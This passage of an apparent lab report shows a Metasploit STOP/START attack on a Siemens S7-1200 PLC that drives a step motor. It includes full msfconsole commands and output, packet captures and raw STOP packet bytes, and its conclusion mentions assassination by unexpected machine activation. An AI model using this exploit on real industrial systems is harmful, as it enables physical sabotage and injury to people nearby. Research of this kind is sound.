³⁰⁹ Trial version of the Siemens Step V.14 is available at www: [https://support.industry.siemens.com/cs/document/109740158/simatic-step-7-\(tia-portal\)-v14-trial-download?dti=0&lc=en-WW](https://support.industry.siemens.com/cs/document/109740158/simatic-step-7-(tia-portal)-v14-trial-download?dti=0&lc=en-WW)

The Siemens s7 1200 Series uses voltages as bits: 1 v = 1 bit




Figure 4. Ladder Logic of Siemens. Programmer and Photographer: Mikko Luomala.

The ladder logic works firstly that analog input channel 0 which is pin 0AI from analog input section of the device and is marked memory address of `%IW6.4` is written to program as input for `NORM_X`. The `NORM_X` converts the voltages to bits.³¹⁰ Zero voltages are equal as zero bit and 10 voltages is equal to value of 27648.³¹¹ The integer (int) are converted to real value (0.0 - 1). The `SCALE_X`³¹² is used to measure the voltages but in this case it is converting 0.0 – 1 real values to 1 – 10 (bits)³¹³ and then just forwarding converted voltages message in bits from `%MD6.0` to `%MD6.0` memory slot to `%MD6.4` memory slot which is switch is normal open and current does not flow, when it receives 9 bit alias 9 volts switch will close down alias connect the circuit and then to digital output .0 which is in memory slot `%Q0.0` and it is then activated and circuit between `SQS65` and Siemens S7 is closed and 9 volts power supply which is connected to pins 3L+ (positive) and 3M (ground) began forward from power supply 9,15 volts, because digital output .0 is closed to `SQS65` step motor's motor controlling unit and motor will go to position 10 which is full open, otherwise if there are no voltages to send to the `SQS65` step motor controlling unit it will be position 0. Siemens `SQS65` step motor is using voltage signal from 0...10 VDC to steer position of the motor.³¹⁴ On 9,15 Volts it will go to position 10 even logic could suggest that it should be on position 9, because one voltage is one step in motor's logic.

The 10Kohm potentiometer is the sensor which gives voltages data for Siemens S7 analog input. Changing positions of potentiometer will change the Siemens `SQS65` motor position either position zero (full closed) or ten (full open). The Siemens S7 steer only for two modes `SQS65`

³¹⁰ More information of `NORM_X` and `SCALE` algorithms at www: <https://support.industry.siemens.com/dokumentation/PDFTopicDownload.topicPDF.aspx?DocVersionId=62121591435&TopicId=59852219403&Lang=en>

³¹¹ Origin for the code from www: [https://support.industry.siemens.com/cs/document/39334504/for-an-s7-1200-s7-1500-controller-in-step-7-\(tia-portal\)-how-do-you-scale-integer-values-in-real-numbers-and-vice-versa-for-analog-inputs-and-outputs-?dti=0&lc=en-WW](https://support.industry.siemens.com/cs/document/39334504/for-an-s7-1200-s7-1500-controller-in-step-7-(tia-portal)-how-do-you-scale-integer-values-in-real-numbers-and-vice-versa-for-analog-inputs-and-outputs-?dti=0&lc=en-WW)

³¹² More information of `NORM_X` and `SCALE` algorithms at www: <https://support.industry.siemens.com/dokumentation/PDFTopicDownload.topicPDF.aspx?DocVersionId=62121591435&TopicId=59852219403&Lang=en>

³¹³ More information on YouTube video part 4:00 at www: https://www.youtube.com/watch?v=0o_X0RzLEic

³¹⁴ Datasheet of `SQS65` is available at www: <https://www.downloads.siemens.com/download-center/Download.aspx?pos=download&fct=getasset&id1=44844>

based on sensor input. The password protection was disabled from the Siemens S7 PLC and web-server feature was set to offline mode.

8. The Parameters for the Experiment and Execution of the Experiment

First the VMware Player's network adapter was set to NATing mode (Figure 5) and IPv4 was assigned automatically for Kali Linux's OS network adapter (Figure 5; Figure 6).



Figure 5. The NATing mode. Photographer: Mikko Luomala.



Figure 6. The Kali Linux obtain automatically IPv4 address from VMware Player 12 DHCP server. Photographer: Mikko Luomala.

The connection with Kali Linux and Siemens S7 PLC was tested by PING and connection were successfully and therefore network is working (Figure 7).

```
root@kali-vm:~# ping 192.168.25.79
PING 192.168.25.79 (192.168.25.79) 56(84) bytes of data.
64 bytes from 192.168.25.79: icmp_seq=1 ttl=128 time=4.49 ms
64 bytes from 192.168.25.79: icmp_seq=2 ttl=128 time=2.74 ms
^C
--- 192.168.25.79 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 2.741/3.618/4.496/0.879 ms
root@kali-vm:~#
```

Figure 7. The PING test. Photographer: Mikko Luomala

The relay attack can have been done from Kali Linux by parameter of Annex 3 and pre-preparations has been conducted by Annex 2. The experiments were successfully. The device regular operation has been sabotaged (Figure 8) by sending STOP packet to device (Figure 9) and the observer did see that SQS65 is changing it position from 10 to 0 position and the voltages did drop on SQS65's and Siemens S7's yellow cable from 9,15 Volts to 0,003 Volts which means that Siemens S7 digital Output port .0 is opened and it is not forwarding currency from 9 Volts power supply. When the voltages drop from 9,15 volts to 0,003 volts the Siemens SQS65 step motor will go to zero position and therefore process is sabotaged. Lastly the device was forced to re-activate by unexpectedly by sending START packet to device (Figure 10) and the observer did see that SQS65 is changing it position to back position of 10 and voltages increased exponentially from 0,003 V to 9,15 V which means that Siemens S7 digital output port .0 is closed and currency is forwarded to SQS65 and it will go to position of 10 (Figure 10).



Figure 8. The regular operation of the S7. Photographer: Mikko Luomala




Figure 9. Sending a STOP packet to the S7. The S7 placing SQS65 to position from 10 to 0. The SQS65 yellow cable position voltages drop from 9,15 V to 0,003 V. Photographer: Mikko Luomala.




Figure 10. Sending a START packet to the S7. The S7 returned SQS65 to position of 10. The SQS65 yellow cable position voltages increased exponentially from 0,003 V to 9,15 V. Photographer: Mikko Luomala.

The Wireshark did capture both a STOP packet traffic (Annex 4) and a START packet traffic (Annex 6) of Siemens CPU STOP/START exploit (Annex 5; Annex 7) which was used in msfconsole alias metaexploit. This indicates that traffic and packet did really travel from Kali Linux IPv4 to Siemens S7 PLC network Interface.

The experiments were repeated and the msfconsole did give same results as previous experiment (Figure 11). The packets movement is captured by the Wireshark (Annex 4; Annex 6) packets movement are repeatable and therefore scientific.

```
[+] 192.168.25.79:102 - 6ES7 211-1AD30-0XB0 : V2.2
[+] 192.168.25.79:102 - mode select: STOP
[+] 192.168.25.79:102 - PLC---->STOP
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(38964) > set mode START
mode => START
msf auxiliary(38964) > exploit

[+] 192.168.25.79:102 - 6ES7 211-1AD30-0XB0 : V2.2
[+] 192.168.25.79:102 - mode select: START
[+] 192.168.25.79:102 - PLC---->RUN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(38964) > █
```

Figure 11. Re-take of experiment. Photographer: Mikko Luomala.

9. Conclusion

Conclusion is that experiment was successfully based on empirical data which is collected from observer founding's, FLUKE 17B Multimeter voltages indication data, msfconsole indication data, Wireshark traffic data.

Based on empirical data the Siemens S7 PLC can stopped and re-activated by a crafted tele-communication packet, which is one method for hitmen to perform their assassinations certain conditions were human life is compromised by PLC unexpected operations. This can be happen in situation were a person is nearby industrial controller system, which can cause serious injure to body when it activate unexpectedly and the person is not in secure position.

Figures

Figure 1. The Network Diagram of the network of the Experiment. Drawer: Mikko Luomala by tool U.S DHS ICS-CERT CSET 8.0 and MS Paint.351

Figure 2. The Siemens S7 experimental environment. Photographer: Mikko Luomala...352

Figure 3. The attacking laptop for the experiment. Photographer: Mikko Luomala.....352

Figure 4. Ladder Logic of Siemens. Programmer and Photographer: Mikko Luomala....354

Figure 5. The NATing mode. Photographer: Mikko Luomala.355

Figure 6. The Kali Linux obtain automatically IPv4 address from VMware Player 12 DHCP server. Photographer: Mikko Luomala.....355

Figure 7. The PING test. Photographer: Mikko Luomala.....356

Figure 8. The regular operation of the S7. Photographer: Mikko Luomala.....356

Figure 9. Sending a STOP packet to the S7. The S7 placing SQS65 to position from 10 to 0. The SQS65 yellow cable position voltages drop from 9,15 V to 0,003 V. Photographer: Mikko Luomala.....357

Figure 10. Sending a START packet to the S7. The S7 returned SQS65 to position of 10. The SQS65 yellow cable position voltages increased exponentially from 0,003 V to 9,15 V. Photographer: Mikko Luomala.357

Figure 11. Re-take of experiment. Photographer: Mikko Luomala.358

Annexes

Annex 1 – Schematics of the experimental PLC environment drawn by Mikko Luomala360

Annex 2 – msfconsole pre-preparations and pre-commands361

Annex 3 – Using the metaexploit of 38964.rb363

Annex 4 – Crafted Packet #STOP Command in Wireshark365


Annex 5 - Siemens Simatic S7 1200 - CPU STOP Command Module (Metasploit)367

Annex 6 – Crafted Packet #START Command in Wireshark.....368

Annex 7 - Siemens Simatic S7 1200 - CPU START Command Module (Metasploit)370

Annex 8 – Original signed page of the lab.....371

Annex 1 – Schematics of the experimental PLC environment drawn by Mikko Luomala



Annex 2 – msfconsole pre-preparations and pre-commands

Installing the Siemens CPU1200 exploit for the metaexploit from www:

<https://www.exploit-db.com/exploits/38964/>

```
root@kali-vm:~# cd .msf4
root@kali-vm:~/.msf4# ls
history local logos logs loot modules plugins
root@kali-vm:~/.msf4# cd modules/
root@kali-vm:~/.msf4/modules# ls
root@kali-vm:~/.msf4/modules# mkdir exploits
root@kali-vm:~/.msf4/modules# mkdir siemens-1200
root@kali-vm:~/.msf4/modules# cd exploits/
root@kali-vm:~/.msf4/modules/exploits# cd siemens-1200
bash: cd: siemens-1200: No such file or directory
root@kali-vm:~/.msf4/modules/exploits# dir
root@kali-vm:~/.msf4/modules/exploits# cd .msf4/modules
bash: cd: .msf4/modules: No such file or directory
root@kali-vm:~/.msf4/modules/exploits# cd .msf4/modules/
bash: cd: .msf4/modules/: No such file or directory
root@kali-vm:~/.msf4/modules/exploits# cd ~7.ms4/modules/
bash: cd: ~7.ms4/modules/: No such file or directory
root@kali-vm:~/.msf4/modules/exploits# cd ~/.msf4/modules/
root@kali-vm:~/.msf4/modules# dir
exploits siemens-1200
root@kali-vm:~/.msf4/modules# mv siemens-1200/ exploits/
root@kali-vm:~/.msf4/modules# dir
exploits
root@kali-vm:~/.msf4/modules# cd exploits/
root@kali-vm:~/.msf4/modules/exploits# cd siemens-1200/
root@kali-vm:~/.msf4/modules/exploits/siemens-1200# cp '/root/Downloads/38964.rb' 38964.rb
root@kali-vm:~/.msf4/modules/exploits/siemens-1200# dir
38964.rb
root@kali-vm:~/.msf4/modules/exploits/siemens-1200# cp '/root/Downloads/38964.rb'
root@kali-vm:~# service postgresql start
root@kali-vm:~# msfdb init
root@kali-vm:~# msfconsole
msf > msfupdate
# Checking the connection to exploit database
msf > db_status
# Connecting to msf's exploits database
```

```
msf > db_connect  
msf > db_rebuild_cache  
msf > reload_all
```

Annex 3 – Using the metaexploit of 38964.rb

```
msf > search simatic
```

```
[!] Module database cache not built yet, using slow search
```

```
Matching Modules
```

```
=====
```

Name	Disclosure Date	Rank	Description
auxiliary/siemens-1200/19833	2011-05-09	normal	Siemens Simatic S7-1200 CPU START/STOP Module
auxiliary/siemens-1200/38964	2017-04-11	normal	Simatic S7-1200 CPU START/STOP Module

```
msf > use exploit/siemens-1200/38964.rb
```

```
msf auxiliary(38964) > set CHOSTS 192.168.132.128
```

```
CHOSTS => 192.168.25.80
```

```
msf auxiliary(38964) > set RHOSTS 192.168.25.79
```

```
RHOSTS => 192.168.25.79
```

```
msf auxiliary(38964) > set mode STOP
```

```
mode => STOP
```

```
msf auxiliary(38964) > exploit
```

```
[+] 192.168.25.79:102 - 6ES7 211-1AD30-0XB0 : V2.2
```

```
[+] 192.168.25.79:102 - mode select: STOP
```

```
[+] 192.168.25.79:102 - PLC---->STOP
```

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf auxiliary(38964) >
```

```
msf auxiliary(38964) > set mode START
```

```
mode => START
```

```
msf auxiliary(38964) > exploit
```

```
[+] 192.168.25.79:102 - 6ES7 211-1AD30-0XB0 : V2.2
```

```
[+] 192.168.25.79:102 - mode select: START
```

```
[+] 192.168.25.79:102 - PLC---->RUN
```

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf auxiliary(38964) >
```


Annex 4 – Crafted Packet #STOP Command in Wireshark

9	7.212529617	192.168.132.128	192.168.25.79	TCP	74 38017 → 102 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2596121 TSecr=0 WS=128
10	7.217129506	192.168.25.79	192.168.132.128	TCP	60 102 → 38017 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
11	7.217166176	192.168.132.128	192.168.25.79	TCP	54 38017 → 102 [ACK] Seq=1 Ack=1 Win=29200 Len=0
12	7.217587681	192.168.132.128	192.168.25.79	COTP	89 CR TPDU src-ref: 0x0006 dst-ref: 0x0000
13	7.218104045	192.168.25.79	192.168.132.128	TCP	60 102 → 38017 [ACK] Seq=1 Ack=36 Win=64240 Len=0
14	7.223396985	192.168.25.79	192.168.132.128	COTP	89 CC TPDU src-ref: 0x000b dst-ref: 0x0006
15	7.223419528	192.168.132.128	192.168.25.79	TCP	54 38017 → 102 [ACK] Seq=36 Ack=36 Win=29200 Len=0
16	7.274475500	192.168.132.128	192.168.25.79	COTP	246 DT TPDU (0) EOT
17	7.274674098	192.168.25.79	192.168.132.128	TCP	60 102 → 38017 [ACK] Seq=36 Ack=228 Win=64240 Len=0
18	7.299361598	192.168.25.79	192.168.132.128	COTP	191 DT TPDU (0) EOT
19	7.299388935	192.168.132.128	192.168.25.79	TCP	54 38017 → 102 [ACK] Seq=228 Ack=173 Win=30016 Len=0
20	7.299572829	192.168.132.128	192.168.25.79	COTP	61 DT TPDU (0) [COTP fragment, 0 bytes]
21	7.299712202	192.168.25.79	192.168.132.128	TCP	60 102 → 38017 [ACK] Seq=173 Ack=235 Win=64240 Len=0
28	17.308681879	192.168.132.128	192.168.25.79	COTP	173 DT TPDU (0) EOT
29	17.309177659	192.168.25.79	192.168.132.128	TCP	60 102 → 38017 [ACK] Seq=173 Ack=354 Win=64240 Len=0
30	17.309191822	192.168.132.128	192.168.25.79	COTP	61 DT TPDU (0) [COTP fragment, 0 bytes]
31	17.310680651	192.168.25.79	192.168.132.128	TCP	60 102 → 38017 [ACK] Seq=173 Ack=361 Win=64240 Len=0
32	17.326684537	192.168.25.79	192.168.132.128	COTP	85 DT TPDU (0) EOT
33	17.327804916	192.168.132.128	192.168.25.79	COTP	120 DT TPDU (0) EOT
34	17.328685902	192.168.25.79	192.168.132.128	TCP	60 102 → 38017 [ACK] Seq=204 Ack=427 Win=64240 Len=0
35	17.434679558	192.168.25.79	192.168.132.128	COTP	87 DT TPDU (0) EOT
36	17.471422010	192.168.132.128	192.168.25.79	TCP	54 38017 → 102 [ACK] Seq=427 Ack=237 Win=30016 Len=0
37	17.486484207	192.168.132.128	192.168.25.79	COTP	121 DT TPDU (0) EOT
38	17.486892587	192.168.25.79	192.168.132.128	TCP	60 102 → 38017 [ACK] Seq=237 Ack=494 Win=64240 Len=0
39	17.498856850	192.168.25.79	192.168.132.128	COTP	84 DT TPDU (0) EOT
40	17.498884876	192.168.132.128	192.168.25.79	TCP	54 38017 → 102 [ACK] Seq=494 Ack=267 Win=30016 Len=0
41	17.499806389	192.168.132.128	192.168.25.79	TCP	54 38017 → 102 [FIN, ACK] Seq=494 Ack=267 Win=30016 Len=0
42	17.500122896	192.168.25.79	192.168.132.128	TCP	60 102 → 38017 [ACK] Seq=267 Ack=495 Win=64239 Len=0
43	17.503908105	192.168.25.79	192.168.132.128	TCP	60 102 → 38017 [FIN, PSH, ACK] Seq=267 Ack=495 Win=64239 Len=0
44	17.503928882	192.168.132.128	192.168.25.79	TCP	54 38017 → 102 [ACK] Seq=495 Ack=268 Win=30016 Len=0

```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · Siemens S7-stop

...#.....SIMATIC-ROOT-ES..
...#.....
.....SIMATIC-ROOT-ES.....r...1..... 6.....i...ServerSession_CC9C393D...!...1:::6.0:::....(..
OMS+ Debugger..).....*.....
+.....i...SubscriptionContainer.....r.....r..z2.....6...`S.....i.....
2.....:;.....<...@.=.....@.>.....@.?....1;6ES7 211-1AD30-0XB0 ;V2.2.@...
2;282.A.....r.....w...r..h1..B.....4.....2.....:;...@.<...@.=.....>.....@.?....@...
2;282.A.....i.....j...k.....r.....r...2..B...4.....r.....B...r...
31.....6..4..=.....i.....j...k.....r.....!..r...2.....4.....r.....C...r...
41.....6..4..w.....i.....i...k.....r.....r...2.....4.....r...
```

Annex 5 - Siemens Simatic S7 1200 - CPU STOP Command Module (Metasploit)³¹⁵

```
#stop
```

```
"\x03\x00\x00\x43\x02\xf0\x80"+  
"\x72\x02\x00\x34\x31\x00\x00\x04"+  
"\xf2\x00\x00\x00\x08\x00\x00\x03"+  
"\xff\x36\x00\x00\x00\x34\x01\x90"+  
"\x77\x00\x08\x01\x00\x00\x04\xe8"+  
"\x89\x69\x00\x12\x00\x00\x00\x00"+  
"\x89\x6a\x00\x13\x00\x89\x6b\x00"+  
"\x04\x00\x00\x00\x00\x00\x00\x00"+  
"\x72\x02\x00\x00",
```

³¹⁵ Exploit code available at [www: https://www.exploit-db.com/exploits/38964/](https://www.exploit-db.com/exploits/38964/) (accessed April 16, 2017).

Annex 6 – Crafted Packet #START Command in Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.132.128	192.168.25.79	TCP	74	42515 → 102 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2617758 TSecr=0 WS=128
2	0.004636148	192.168.25.79	192.168.132.128	TCP	60	102 → 42515 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3	0.004776917	192.168.132.128	192.168.25.79	TCP	54	42515 → 102 [ACK] Seq=1 Ack=1 Win=29200 Len=0
4	0.005169181	192.168.132.128	192.168.25.79	COTP	89	CR TPDU src-ref: 0x0006 dst-ref: 0x0000
5	0.005647487	192.168.25.79	192.168.132.128	TCP	60	102 → 42515 [ACK] Seq=1 Ack=36 Win=64240 Len=0
6	0.009733717	192.168.25.79	192.168.132.128	COTP	89	CC TPDU src-ref: 0x0009 dst-ref: 0x0006
7	0.009757340	192.168.132.128	192.168.25.79	TCP	54	42515 → 102 [ACK] Seq=36 Ack=36 Win=29200 Len=0
8	0.060430600	192.168.132.128	192.168.25.79	COTP	246	DT TPDU (0) EOT
9	0.060612714	192.168.25.79	192.168.132.128	TCP	60	102 → 42515 [ACK] Seq=36 Ack=228 Win=64240 Len=0
10	0.074608479	192.168.25.79	192.168.132.128	COTP	191	DT TPDU (0) EOT
11	0.074630575	192.168.132.128	192.168.25.79	TCP	54	42515 → 102 [ACK] Seq=228 Ack=173 Win=30016 Len=0
12	0.074827281	192.168.132.128	192.168.25.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
13	0.074946210	192.168.25.79	192.168.132.128	TCP	60	102 → 42515 [ACK] Seq=173 Ack=235 Win=64240 Len=0
14	10.084947934	192.168.132.128	192.168.25.79	COTP	173	DT TPDU (0) EOT
15	10.085133402	192.168.25.79	192.168.132.128	TCP	60	102 → 42515 [ACK] Seq=173 Ack=354 Win=64240 Len=0
16	10.085206333	192.168.132.128	192.168.25.79	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
17	10.085380497	192.168.25.79	192.168.132.128	TCP	60	102 → 42515 [ACK] Seq=173 Ack=361 Win=64240 Len=0
18	10.096008277	192.168.25.79	192.168.132.128	COTP	85	DT TPDU (0) EOT
19	10.102414487	192.168.132.128	192.168.25.79	COTP	120	DT TPDU (0) EOT
20	10.102888065	192.168.25.79	192.168.132.128	TCP	60	102 → 42515 [ACK] Seq=204 Ack=427 Win=64240 Len=0
21	10.157899416	192.168.25.79	192.168.132.128	COTP	87	DT TPDU (0) EOT
22	10.197861860	192.168.132.128	192.168.25.79	TCP	54	42515 → 102 [ACK] Seq=427 Ack=237 Win=30016 Len=0
23	10.210598367	192.168.132.128	192.168.25.79	COTP	121	DT TPDU (0) EOT
24	10.211109293	192.168.25.79	192.168.132.128	TCP	60	102 → 42515 [ACK] Seq=237 Ack=494 Win=64240 Len=0
25	10.217350414	192.168.25.79	192.168.132.128	COTP	84	DT TPDU (0) EOT
26	10.217368492	192.168.132.128	192.168.25.79	TCP	54	42515 → 102 [ACK] Seq=494 Ack=267 Win=30016 Len=0
27	10.218381706	192.168.132.128	192.168.25.79	TCP	54	42515 → 102 [FIN, ACK] Seq=494 Ack=267 Win=30016 Len=0
28	10.218536242	192.168.25.79	192.168.132.128	TCP	60	102 → 42515 [ACK] Seq=267 Ack=495 Win=64239 Len=0
29	10.220689965	192.168.25.79	192.168.132.128	TCP	60	102 → 42515 [FIN, PSH, ACK] Seq=267 Ack=495 Win=64239 Len=0


```
...#.....SIMATIC-ROOT-ES..
...#.....
.....SIMATIC-ROOT-ES.....r..1..... 6.....i...ServerSession_CC9C393D..!...1:::6.0:::....(..
